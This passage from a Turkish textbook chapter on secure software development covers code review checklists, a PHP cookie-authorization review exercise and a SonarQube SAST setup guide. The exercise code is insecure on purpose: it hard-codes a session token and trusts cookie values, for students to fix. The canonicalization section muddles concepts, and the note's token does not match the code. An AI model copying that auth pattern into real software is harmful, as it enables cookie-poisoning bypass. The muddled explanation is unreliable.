Önce Güvenlik Yaklaşımı: Uygulama geliştirilirken kullanılan farklı yaklaşımlar vardır. Önce kod (Code First), önce veri tabanı (Db-First) gibi yaklaşımlar yerine güvenlik baz alınarak kod geliştirme (Security as Code) yaklaşımıyla uygulama geliştirilmeye başlanmalı ve sürece devam edilmelidir. S-SDLC, bu tarzda oluşturulan bir döngüdür.

Tehdit Modelleme: Saldırganların bakış açısını benimseyen tehdit modellemesi, potansiyel veya gerçek saldırgan davranışlarını düşünerek güvenlik ihtiyaçlarını belirler. Saldırı yüzeyini de işin içine ekleyerek tehdidin gelebileceği yerleri önceden tahmin etmeye çalışır. Oluşturduğu modelle sistemi güvence altına alır.

6.2.5.1. Canonicalization İşlemi

Canonical kelimesi; standart, yetkili veya tercih edilen anlamına gelir. Canonicalization (Kanonikleşme) işlemi, web sayfalarında Canonical URL olarak kullanılır. **Canonical URL** ise bir web sayfasının birden fazla URL ile yönlendirildiği durumlarda arama motorlarına hangi URL'nin resmî URL olduğunu belirtmek için kullanılan bir link etiketidir. SEO [Search Engine Optimization (Arama Motoru Optimizasyonu)] kullananlar ve geliştirenler tarafından sıklıkla tercih edilir. Canonical URL, **<link rel="canonical" href="https://meb.gov.tr">** şeklinde yazılır.

Canonical URL ile yapılan Canonical saldırısı, bir dosya veya yol için kullanılan **rel="canonical"** adını saldırganların çeşitli girdiler yardımıyla değiştirdiği yöntemdir. Saldırganlar çoğunlukla bir girdi alanının veya web sayfasının URL bölümüne dosya yolunu girerek web sunucusu üzerinde yetkisi olmayan dosyalara erişmeye çalışır. Bir diğer yöntem ise saldırganların girdiyi daha fazla işlemek üzere uygulamaya göndermeden önce kodlamasıdır. Bu durum, girdi doğrulama ve çıktı doğrulama kontrollerinin gözden kaçmasına sebep olabilir. Canonical saldırısına karşı alınacak bazı önlemler şöyle sıralanabilir:

- Dosya adlarının hem uzun hem de kısa versiyonları kullanılmalıdır.
- Büyük ve küçük harf duyarlılığı olmalıdır.
- Gizli bir konum kullanılarak dosyalara erişim verilmelidir.
- Klasör adı ve dosya adı için farklı dönüştürmelerle geçersiz karakterler kullanılmalıdır.
- Engelleme listesi yerine uygulamada izin verilen karakter listesi kullanılmalıdır.

6.2.5.2. Hata ve Uyarı Mesajları

Uygulama geliştirilirken oluşabilecek hatalar ve gerektiğinde gelen uyarılar, önceden mutlaka düşünülmelidir. Sistemde ortaya çıkan bir hata, o uygulamanın kapanmasına sebep olabilir ki bu en istenmeyen durumdur. Uygulamanın kapanması, o uygulamaya karşı güvenin bitmesi anlamına gelir. Genellikle karşılaşılan hata türleri şöyle sıralanabilir:

- Sözdizimi (Syntax) hataları
- Mantık (Logic) hataları
- Çalışma zamanı (Run-time) hataları
- Derleme (Compile) hataları

Hatayı en aza indirebilmek için yapılması gerekenler şöyle sıralanabilir:

- Erken ve sürekli test yapmak.
- Sürekli entegrasyon sağlamak.
- Hata izleme ve raporlama yapmak.
- Ekip içi iletişimi kuvvetli tutmak.
- Scrum ve sprintleri mutlaka ekiple beraber uygulamak.
- Çevik yazılım geliştirme metodolojilerini benimsemek.
- Kod incelemeleri (Code Reviews) yapmak.
- Birim testi, entegrasyon testi, uçtan uca test, stres testi, kabul testi vb. uygulamak.

Uygulamalar çok hızlı geliştirilir ve kullanıcıya sunulur. Bu durum, geliştiricilerin hızlı ve güvenliği düşünmeden sonuç odaklı kod geliştirmesine yol açar. Bu nedenle hata yönetimi ve uyarı sistemleri çok önemlidir. Güncel, güvenli yazılım geliştirme tasarım ve kalıpları benimsenmelidir. Bu metodolojiler, uygulamalara ve ekiplere entegre edilmelidir. Bu sayede hata oranı en aza düşeceği için hız da güvenlik de artar.

6.3. GÜVENLİ KOD GÖZDEN GEÇİRME

Uygulamaların artan karmaşıklığı, büyüklüğü ve yeni teknolojilerin ortaya çıkmasıyla beraber geleneksel test yöntemlerinin uygulamalardaki güvenlik hatalarını ve sorunlarını tespit etmesi güçleşir. Ayrıca geleneksel test yöntemleri, hataları tespit etmede başarısız olabilir. Hatanın tespit edilebilmesi için uygulama kodunun, bağımlılıklarının, haricî bileşenlerinin ve yapılandırmalarının anlaşılması gerekir. Kod gözden geçirme, uygulama geliştiriciler tarafından devamlı yapılması istenen bir durumdur. Kodu her zaman daha etkili bir şekilde yazmak mümkündür. Bu nedenle yazılımcılar tarafından ekip içinde devamlı kod gözden geçirmesi yapılır.

Güvenli kod gözden geçirme (Secure Code Review); uygulamanın kodlarının incelenmesi, uygun güvenlik kontrollerinden, mantıksal kontrollerden geçirilmesi ve kodların amaçlandığı gibi çalışıp çalışmadığının kontrol edilmesi sürecidir. Uygulama yazan bir kurumun güvenli geliştirme teknik ve taktiklerini uygulayıp uygulamadığı hakkında da bilgi verir. Güvenli kod gözden geçirme, çeşitli araçlar sayesinde hem insan hem de teknolojiden faydalanılarak gerçekleştirilir.

6.3.1. Kod Gözden Geçirme Kontrol Listesi

Kod incelemesi yapılırken kalite standartlarına uyulduğundan, verimli ve güvenli bir geliştirme yapıldığından emin olmak için kontrol listeleri kullanılabilir. Kapsamlı bir kod gözden geçirme için kullanılabilecek kontrol listesi (check list) şu şekilde sıralanabilir:

Kod Yapısı ve Tasarım: "Kod, **tasarım kalıpları ve mimarileri** kullanılarak oluşturulmuş mu?", "Kod, modüler ve sürdürülebilir mi?", "Fonksiyonların ve sınırların karmaşıklığı nasıl belirlenmiş?" ve "Kod, **single responsibilty (tek sorumluluk)** gibi ilkelerle örtüşüyor mu?" şeklindeki sorulara cevap aranır.

Performans ve Verimlilik: "Geliştirilen uygulama herhangi bir **darboğaza** veya verimsiz bir kaynak kullanımına neden oluyor mu?", "Uygulamanın bellek ve depolama alanı kullanımı verimli mi?", "Algoritmalar veri yapılarına uygun mu?" ve "Önbelleğe alınan veriler ve işlemlerde **paralelleştirme** (fork(), thread(), DuplicateHandle, CreateRemoteThread vb.) olanağı var mı?" şeklindeki sorulara cevap aranır.

Kod Okunabilirliği ve Bakım: "İsimlendirme kurallarına uyulmuş mu?", "**Spagetti** kod var mı?", "Kod iyi organize edilmiş mi ve kodun okunabilirliği kolay mı?" ve "Kodun karmaşıklığını azaltmak için anlaşılması zor olan bölümlere **yorum (comment)** satırları eklenmiş mi?" şeklindeki sorulara cevap aranır.

İşlevsellik: "Kod, **isterleri (requirements)** baz alınarak amaçlanan görevi yerine getiriyor mu?", "Kod, potansiyel hata durumlarına uygun geliştirilmiş mi?" ve "Kod, tutarlı bir şekilde çalışıyor mu?" şeklindeki sorulara cevap aranır.

Hata Yönetimi ve Loglama: "Hata olduğunda uygulama kapanıyor mu?", "Potansiyel hatalar ve bu hatalara karşı alınacak önlemler belirlendi mi?", "İstisnalar doğru şekilde koddan arındırılmış mı veya yakalanıyor mu?", "Hata mesajları açık, net ve anlaşılır mı?" ve "Kullanıcı davranışları loglanıyor mu?" şeklindeki sorulara cevap aranır.

Kodun Güvenliği: "Güvenli kodlama teknik ve taktikleri kullanılmış mı?", "Potansiyel bir **güvenlik açığı (vulnerability)** var mı?", "Kullanıcı girdi ve çıktıları doğrulanıyor mu?" ve "**AAA** mekanizmaları doğru şekilde çalışıyor mu?" şeklindeki sorulara cevap aranır.

Kodun Yeniden Kullanımı (Reusable) ve Bağımlılıklar (Dependancies): "Kod, mevcut kütüphaneleri ve bileşenleri dönüştürülerek **yeniden kullanılabilir** mi?", "Bağımlılıklar güvenilir, doğru ve yeterli kalitede mi?" ve "**Gereksiz bağımlılıklar** ve yinelenen kod bölümleri var mı?" şeklindeki sorulara cevap aranır.

Test: "Koda uygun **birim testleri, entegrasyon testleri, regresyon testleri, stres testleri** uygulandı mı?", "Kritik işlevlerde kapsamlı testler gerçekleştirildi mi?" ve "Testler güncel ve başarılı mı?" şeklindeki sorulara cevap aranır.

Kodlama Standartlarına Uygunluk: "Kod, uygulama geliştiren kurumun politikalarına özgü **standart ve yönergelere** uygun üretilmiş mi?", "**Statik ve dinamik analiz araçları** kullanılmış mı?" ve "Kod, endüstri standartları ve modellerine **[CMMI (Capability Maturity Model Integration)]** uygun üretilmiş mi?" şeklindeki sorulara cevap aranır.

Dokümantasyon Standartları: "Fonksiyonların, metotların, sınıfların tanımlayıcı yorumları yapıldı mı?", "Yapılan dokümantasyon sürekli olarak güncelleniyor mu?", "Dokümantasyon yeni gelen takım üyesinin kullanabileceği sadelikte ve anlaşılabilirlikte mi?", "Satır içi yorumlar yeterli mi?" ve "**Karmaşık fonksiyonlar, sınıflar veya bileşenler** ile ilgili **ek dokümantasyon** hazırlandı mı?" şeklindeki sorulara cevap aranır.

6.3.2. Kod Gözden Geçirme Uygulamaları

Kod gözden geçirme için çok fazla kod yazılmalı ve yazılan kodlar, ekip üyeleriyle birlikte gözden geçirilmelidir.

1. Uygulama

İşlem adımlarına göre çerezleri içeren kod inceleme uygulamasını gerçekleştiriniz.

1. Adım: Verilen PHP dilindeki kod parçacığını inceleyiniz.

```
1  <?php
2  function View($oturum, $kullanici, $id) {
3      if ($oturum != 'mgmh37mnmrgryfndg39hknvlkn35mebmemeba' && $kullanici != 'meb' )
       {
4          echo "Bu içeriği görmeye yetkiniz bulunmamaktadır.";
5          return;
6       }
7       $dosyaAdi = "$id.json";
8        readfile("detaylar/$dosyaAdi");
9  }
10       if ( isset($_GET['detaylar'], $_COOKIE['oturum'], $_COOKIE['id']) ) {
11       //Kullanıcı detaylarını görmek
12       $id = intval($_COOKIE['id']);
13       $oturum = preg_replace('/[^a-zA-Z0-9]/i', '', $_COOKIE['oturum']);
```

```
14        $kullanici = preg_replace('/[^a-zA-Z0-9]/i', '', $_COOKIE['kullanici']);
15        echo '<pre style="font-size:16px">',View($oturum, $kullanici, $id),'</pre>';
16        }
17  ?>
```

Not

3 No.lu **if** satırı incelendiğinde eğer oturum bilgisi içinde **"65ghrsc54bnhjazcv2345gfvd-2345gbhn"** değeri yoksa ve **(&&)** kullanıcı adı meb değilse **"Bu içeriği görmeye yetkiniz bulunmamaktadır."** mesajı gelir ve **"id.json"** dosyasına erişim engellenir. Kod güvenli görünür. 13 ve 14 No.lu satırlarda Regex'ler kullanılarak çerezlerden bilgiler çekildiği okunur. Burada çerezlere yapılan bir saldırı (cookie poisoning) sonucunda **$oturum** ve **$kullanici** bilgileri kolaylıkla istenen değerlere dönüştürülebilir ve kod geçersiz bırakılabilir.

2. Adım: Kod güvenliğini en üst seviyede sağlayınız.

Not

Çerez yönetim politikaları benimsenmeli ve uygulanmalıdır. Benzersiz ve güvenli oturum çerezleri kullanılmalı, çok amaçlı çerezler sınırlandırılmalıdır.

Sıra Sizde

Çeşitli kod sitelerinde güvenlik açığı bulunan kodları tespit ediniz. Bu kodları, arkadaşlarınızla tartışınız ve kod gözden geçirme yöntemini kullanarak kodların güvensiz yönlerini düzeltiniz. Edindiğiniz bilgileri bir sunu programı yardımıyla sınıfta arkadaşlarınızla paylaşınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Güvenlik açığı bulunan kod sitelerini tespit etti.		
2. Kodları gözden geçirdi.		
3. Kodların güvensiz yönlerini buldu.		
4. Kodları düzeltti.		
5. Sunum programı yardımıyla deneyimlerini paylaştı.		
6. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

6.4. UYGULAMA GÜVENLİK TESTLERİ

Hızla gelişen teknoloji, hayatın akışını da hızlandırır. Hayatı kolaylaştıran uygulamalara ihtiyaç da bu oranda artar. Bu nedenle yazılımcılar, uygulama geliştirirken bu hıza ayak uydurmak zorunda kalır. Projelerin teslim süreleri (dead line) kısalır ve müşteriler yeni dünya düzeninde geride kalmamak için uygulamayı teslim almakta acele eder. Bu durum, yazılım geliştirilirken daha çok sonuç odaklı olunmasına yol açar. Üretilen yazılım; mimari desenlerden yoksun, SDLC aşamalarından mahrum, test teknik ve taktikleri unutulmuş, güvenlik ise hiç düşünülmemiş olarak teslim edilebilir.

6.4.1. Güvenli Yazılım Geliştirmede Kullanılan Test Teknikleri ve Uygulamaları

Güvenli yazılım geliştirmede testlerden mahrum bırakılarak geliştirilen bir yazılımda güvenlikten ve işlevsellikten söz etmek çok güçtür. Uygulama Güvenlik Testleri [Application Security Testing (AST)], yazılım yaşam döngüsünün ayrılmaz bir parçasıdır ve vazgeçilemez. Bu testler, uygulama geliştirilirken her aşamada öncelikle güvenlik düşünülerek uygulanmalıdır. Her biri uygulamada güvenliği güçlendiren ve benzersiz bir rol oynayan güvenlik testleri şunlardır:

- Statik Uygulama Güvenliği Testi [Static Application Security Testing (SAST)]
- Dinamik Uygulama Güvenliği Testi [Dynamic Application Security Testing (DAST)]
- Yazılım Bileşimi Analizi [Software Composition Analysis (SCA)]

Doğruluk, yapılan testlere ve elde edilen sonuçlara göre değerlendirilir. Değerlendirme metriklerine göre test sonuçlarının **doğru (True)** veya **yanlış (False)** olması, **hatanın tespit edilmesi (Pozitif)** veya **hatanın tespit edilememesi (Negatif)** ile ilgili **True Pozitif**, **True Negatif**, **False Pozitif** ve **False Negatif** kavramları kullanılır.

6.4.2. Statik Uygulama Güvenliği Testi

Statik uygulama güvenliği testi, kaynak kodun derlenmeden önce analiz edilerek olası güvenlik açıklarının belirlendiği bir **beyaz kutu** testidir. Bu test; kaynak kodun satır satır incelenmesini ve risk taşıyan kod parçalarının, metotların, sınıfların, fonksiyonların otomatik veya manuel olarak erkenden tespit edilmesini içerir. Statik uygulama güvenliği testinin avantajları şunlardır:

- Erken hata tespiti sayesinde sonradan ortaya çıkacak bir hata düzeltmeye göre maliyeti düşürür.
- Uygulamanın daha az hatalı teslimini sağlar.
- Otomatik taramayla insandan kaynaklanan hataların önüne geçer.
- Derinlemesine analiz sonucu, kodun mantıksal olarak sınanmasını sağlar ve bu sayede diğer test yöntemlerinin yakalayamayacağı hataları bulur.

Statik uygulama güvenliği testinin dezavantajları şunlardır:


- Uygulamadaki güvenli kodu da güvenlik açığı olarak işaretleyebilir (False Pozitif).
- Karmaşık kod analizinde zorlanabilir ve hataları tespit edemeyebilir.
- Sadece statik analiz yaptığı için çalışma zamanı (Run-time) hatalarını tespit edemeyebilir.

6.4.2.1. SonarQube Kullanarak SAST Uygulaması

SAST yapılırken kullanılan birçok yazılım ve platform bulunur. SonarQube ücretsiz ve açık kaynak bir platformdur. SonarQube uygulamasının Cloud, Server ve IDE olmak üzere üç farklı platform ve birçok dil desteği vardır.


SonarQube programının Community sürümü, ücretsiz ve sınırlı kullanıma sahiptir. Bu programın yazılım geliştiriciler için Developer, kurumlar için Enterprise ve daha büyük veri merkezleri için Data Center sürümü mevcuttur.

SonarQube IDE kullanılacaksa bilgisayara SonarQube for IDE eklentisinin kurulması gerekir (Görsel 6.12). SonarQube for IDE sayesinde hatalar anlık olarak kod geliştirme platformunda görülür.



Görsel 6.12: SonarQube for IDE VS Code eklentisi

Üç haklı bir sayı tahmin oyunu yazılırken yapılan hatalar Görsel 6.13'te görülür. Bu oyunda SonarQube for IDE kullanılmıştır. Program, anlık olarak hata bildirimi yapar.




Görsel 6.13: SonarQube for IDE sorunlar sekmesi

SonarQube Server yazılımıyla proje analizi yapmak için SonarQube Community versiyonu kullanılabilir. SonarQube Community bilgisayara kurulduğunda programın yönetilmesi bir panel üzerinden gerçekleştirilir. Panele erişim için Docker gibi bir yapı oluşturulmalıdır. Görsel 6.14'teki ayarlamalarla bu yapı başlatılır.

```
[redacted] PcZimmet-master % docker run -d --name sonarqube \
-p 9000:9000 \
-p 9092:9092 \
sonarqube:latest
```

Görsel 6.14: SonarQube için Docker koşturulması


SonarQube doğru bir şekilde yapılandırıldığında Görsel 6.15'te görüldüğü gibi SonarQube Docker konteyneri aktif olarak çalışır.



Görsel 6.15: SonarQube için oluşturulan Docker konteyner


Bir tarayıcı yardımıyla adres çubuğuna http://localhost:9000/ yazılarak panele ulaşılır. SonarQube login ekranıyla karşılaşılır. Varsayılan kullanıcı adı **admin**, parola **admin**'dir. Bu bilgiler girildikten sonra şifre değiştirme ekranıyla karşılaşılır ve Dashboard ekranda görüntülenir. Yeni bir Local project oluşturma seçeneğine basılır.

Yeni bir lokal proje oluşturma seçildiğinde Görsel 6.16'daki iki aşamalı ekran görüntülenir. Proje ismi girilir. Next butonlarına basılır.




Görsel 6.16: Proje oluşturma ekranı

Ekrana boş bir proje sayfası gelir. Buradan soldaki **Locally** seçilir. Projeye token dâhil edebilmek için sağdaki ayarlar yapılır ve **Generate** butonuna tıklanır (Görsel 6.17).




Görsel 6.17: Projeye token oluşturulması

Görsel 6.18'deki ekranda token oluşturulur ve **Continue** butonuna basılarak bir sonraki adıma ilerlenir.




Görsel 6.18: Token üretme aşaması

Oluşturulan tokenı içeren kod parçacığıyla ilgili **geliştirme platformu** ve **işletim sistemi** seçilerek işleme devam edilir. Görsel 6.19'da **Execute the Scanner** kısmında **sonar-scanner**'ı başlatacak kod yer alır.



Görsel 6.19: Token ile projenin taranmasını sağlayan kod bloku


SonarQube'te üretilen kod parçacığı terminale yapıştırarak çalıştırılır (Görsel 6.20).



Görsel 6.20: Statik analizin sonar-scanner ile başlatılması


İlgili proje, sonar-scanner sayesinde tüm detaylarıyla taranır ve en sonunda **Execution Success** mesajı geri döndürülür.

Tarama işlemi bittikten sonra proje dosyasının içine SonarQube ile ilgili dosyalar gelir. Aynı zamanda hangi adresle proje analizlerine ulaşılacağı bu kısımda belirtilir (Görsel 6.21).



Görsel 6.21: VS Code ekranında SonarQube dosyaları ve bağlantı linki

SonarQube arayüzü kullanılarak sonuçlar görülür. Arayüzde yeşil renklerin olması projenin geçtiğini, kırmızı renkli işaretlerin olması projede hatalar olduğunu ve projenin geçemediğini ifade eder (Görsel 6.22).



Görsel 6.22: SATS sonuç ekranı

Görsel 6.22'de yer alan ekrandaki sekmelerde dolaşılarak projenin hangi kısımlarında sorun olduğu incelenebilir. Bu ekranda sorunların giderilmesi için yapılması gerekenler ve öneriler bulunur.

2. Uygulama

İşlem adımlarına göre SonarQube for IDE yazılımını kullanarak statik kod analizi uygulamasını ve statik kod analizinin incelemesini gerçekleştiriniz.

1. Adım: SonarQube programının çalışması için gerekli JDK, Docker, JetBeans, VS Code vb. yazılımları resmî sitelerinden indiriniz, kurunuz ve bu yazılımların ayarlarını yapınız.

2. Adım: SonarQube programını resmî siteden indiriniz, kurunuz ve SonarQube kullanım dokümanını okuyarak programı kullanıma hazır hâle getiriniz.

3. Adım: SonerQube kullanarak bir kod parçasını inceleyiniz.

4. Adım: SonerQube analizi sonuçlarına göre kodu nasıl iyileştirebileceğinizi bulup koda uygulayınız.

3. Uygulama

İşlem adımlarına göre SonarQube Comminity yazılımını kullanarak statik kod analizi uygulamasını ve statik kod analizinin incelemesini gerçekleştiriniz.

1. Adım: Docker kullanarak bir konteyner oluşturunuz ve konteyneri başlatınız.

2. Adım: SonarQube Server kurulumunu ve ayarlamalarını yapınız.

3. Adım: Lokalde bir proje oluşturunuz.

4. Adım: Lokaldeki projeniz için bir token oluşturunuz.

5. Adım: Oluşturduğunuz token ile projenizi içeren kod blokunu kopyalayınız.

6. Adım: Sonar Scanner ile projenizi tarayınız.

7. Adım: Tarama sonucunu SonarQube ile açarak varsa hataların ve önerilerin nerelerde olduğunu bulunuz.

Sıra Sizde

Bir SAST aracı seçerek daha önce geliştirdiğiniz yazılımlara statik uygulama güvenliği testi yapınız. Bu testin sonuçlarını GitHub hesabında anlatınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Uygun bir SAST aracı seçti.		
2. SAST aracını daha önce yazdığı koda uyguladı.		
3. Sonuçları inceledi.		
4. GitHub hesabında test sonuçlarını paylaştı.		
5. Çalışmayı verilen sürede tamamladı.		
